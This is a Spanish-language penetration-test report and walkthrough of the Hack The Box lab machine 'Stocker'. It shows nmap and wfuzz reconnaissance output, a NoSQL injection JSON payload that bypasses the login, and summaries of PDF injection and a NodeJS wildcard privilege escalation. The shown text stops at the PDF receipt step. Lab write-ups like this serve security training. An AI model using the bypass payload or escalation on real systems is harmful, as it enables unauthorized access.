Redacción stocker

Easy

Fecha: 05/02/2023
Version: 1

Tabla de contenido


Informacion de contacto.

Nombre	
Juan Jose (WaifuXv)	**Discord:** WaifuXv#4940 **Gmail:** waifuxv@gmail.com

Evaluación en general.

Las fases de las actividades de pruebas de penetración incluyen:

- Planificación: Se establecen los objetivos del cliente y se acuerdan las condiciones de compromiso.
- Investigación: Se llevan a cabo escaneos y enumeraciones para detectar vulnerabilidades potenciales, áreas críticas y posibles explotaciones.
- Ataque: Se comprobán las vulnerabilidades mediante la explotación y se realizan descubrimientos adicionales tras conseguir un nuevo acceso.
- Informe: Se documentan todas las vulnerabilidades y explotaciones encontradas, los intentos fallidos y los puntos fuertes y débiles de la empresa.



Índices de gravedad de los hallazgos.

Gravedad	Rango de puntuación de CVSS V3	Definicion
Critico	9.0-10.0	La explotación es más sencilla causando privilegios elevados y potencialmente una pérdida de datos o tiempo de inactividad. Se recomienda elaborar un plan de acción y parchear lo antes posible.
Alto	7.0-8.9	La explotación es más difícil, pero podría causar privilegios elevados y potencialmente una pérdida de datos o tiempo de inactividad. Se recomienda elaborar un plan de acción y parchear lo antes posible.

Puntos de seguridad.

Puntos Fuertes:

La página que encontré solo tiene un punto fuerte en cuanto a seguridad: la longitud de las contraseñas (que podrían mejorarse al agregar símbolos y exigir un mínimo de 30 caracteres) para autenticación.

Puntos Debiles:

La página presenta varios puntos débiles en cuanto a seguridad, como la falta de cifrado en el envío y recepción de paquetes, la facilidad de acceso a través de "dev.stocker.htb/login", la posibilidad de inyectar código malicioso a los paquetes en archivos PDF, y la vulnerabilidad en el nodeJS que podría permitir escalar privilegios.

Resumen ejecutivo.

Durante la evaluación de la página web Stocker, se han identificado varias vulnerabilidades críticas, incluyendo acceso no autorizado a la máquina y escalada de privilegios.

Resumen de ataques.

Paso	Acción	Recomendación
1	Es posible acceder a la página de inicio de sesión sin necesidad de proporcionar un nombre de usuario y contraseña.	Medidas de seguridad incluyen validar y limpiar datos antes de almacenarlos, usar permisos de acceso adecuados, monitorear registros de acceso a la base de datos, mantener actualizado el software de la base de datos y aplicar parches de seguridad.
2	Acabo de revisar todas las funciones del sitio web, incluyendo "añadir al carrito" y "comprar". Al analizar el historial de proxy de Burp, descubrí las llamadas a la API y cómo la generación de un archivo PDF después de una compra exitosa permite la manipulación a través del título de la orden POST en la salida PDF.	Verificación de integridad con firma digital, encriptación durante transmisión, verificación de coincidencia con hash de contenido, validación de formato con esquema acordado.

3	Vulnerabilidad de escalada de privilegios mediante ejecución de NodeJS como root en /usr/local/scripts/ con archivos .JS.	Para evitar la lectura de todos los archivos en /usr/local/scripts/: reemplazar * con un archivo específico, como /usr/local/scripts/ejemplo.js.

Conclusiones de las pruebas de penetración externas.

Descripcion:	Stocker presenta una vulnerabilidad en el proceso de inicio de sesión, lo que permite acceder sin autenticación, exponiendo la plataforma a posibles ataques que pueden resultar en acceso remoto.
Impacto:	Critico
Sistema:	10.10.11.196-Linux
Referencias:	Acceso remoto.

Como se logro acceder a la maquina.

Escaneo

Hacemos un escaneo a la ip con nmap.

```
~/HTB/stocker/scans ❯ sudo nmap -p- --open --min-rate 5000 -vvv -n -Pn -sS 10.10.11.196 -oG allPorts
```

```
> Nmap -p- --open --min-rate 5000 -vvv -n -Pn -sS 10.10.xx.xxx -oG allPorts
```

Nos encuentra 2 puertos el 22 y 80

Puerto 22 es un puerto de red que se utiliza comúnmente para acceder a un servidor SSH. SSH es un protocolo de red seguro que permite a los usuarios conectarse a un servidor y ejecutar comandos en línea de comandos a través de una conexión segura.

Por otro lado, el puerto 80 es el puerto de red predeterminado para el protocolo HTTP, que es el protocolo utilizado para transmitir páginas web a través de Internet. Cualquier dispositivo conectado a Internet puede acceder a un servidor web en el puerto 80 mediante un navegador web y una dirección URL.


Escaneamos los puertos encontrados.

```
❯ nmap -p22,80 -sCV 10.10.11.196 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-05 10:56 CST
Nmap scan report for stocker.htb (10.10.11.196)
Host is up (0.11s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3d12971d86bc161683608f4f06e6d54e (RSA)
|   256 7c4d1a7868ce1200df491037f9ad174f (ECDSA)
|_  256 dd978050a5bacd7d55e827ed28fdaa3b (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Stock - Coming Soon!
|_http-generator: Eleventy v2.0.0
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.78 seconds
```


Al parecer no encontramos algo util.


Hosts


Al entrar a la pagina web con la IP nos un manda error pero en la url nos marca una dirección url *stocker.htb*



Lo meteremos la ip y el nombre en el archivo Hosts.








El archivo /etc/hosts en sistemas operativos Linux es utilizado para resolver nombres de host a direcciones IP. Es una base de datos de alojamiento de nombres de red que se utiliza antes de consultar al servidor de nombres DNS (Domain Name System). El archivo contiene entradas de dirección IP y nombre de host que se corresponden, con una por línea. Estas entradas son consultadas en primer lugar cuando se realiza una búsqueda de nombre de host, lo que permite a los administradores de sistemas especificar direcciones IP para nombres de host específicos, en lugar de depender de los servidores DNS. También se utiliza para acceder a un host conocido en una red privada sin necesidad de un DNS.

Inspección

Vemos el codigo, pero al parecer no hay nada.



Le escaneamos con gobuster para ver si hay algun vhosts.


```
❯ wfuzz -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --hc 404,301 -H "Host: FUZZ.stocker.htb" -u
 http://stocker.htb/
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not w
ork correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://stocker.htb/
Total requests: 4989

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000019:   302        0 L      4 W        28 Ch       "dev"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...

Total time: 0
Processed Requests: 1044
Filtered Requests: 1043
Requests/sec.: 0
```


Encontramos un **dev**, lo metemos a hosts.

```
~/HTB/stocker ❯ sudo nano /etc/hosts
```

```
10.10.11.196    stocker.htb dev.stocker.htb
```


Encontramos una página de inicio de sesión, intentamos acceder con las credenciales predeterminadas, pero no tuvimos éxito. Por lo tanto, decidimos interceptar la página de inicio de sesión para entender cómo funciona internamente.







Inyección

Aplicamos una técnica de bypass de autenticación mediante JSON.





```
{"username": {"$ne": null}, "password": {"$ne": null} }
```







Al aplicar la inyección de código JSON, nos redirige a una nueva página.





Agregamos un objeto al carrito y lo "compramos".






Vemos que nos genera un recibo en forma pdf.




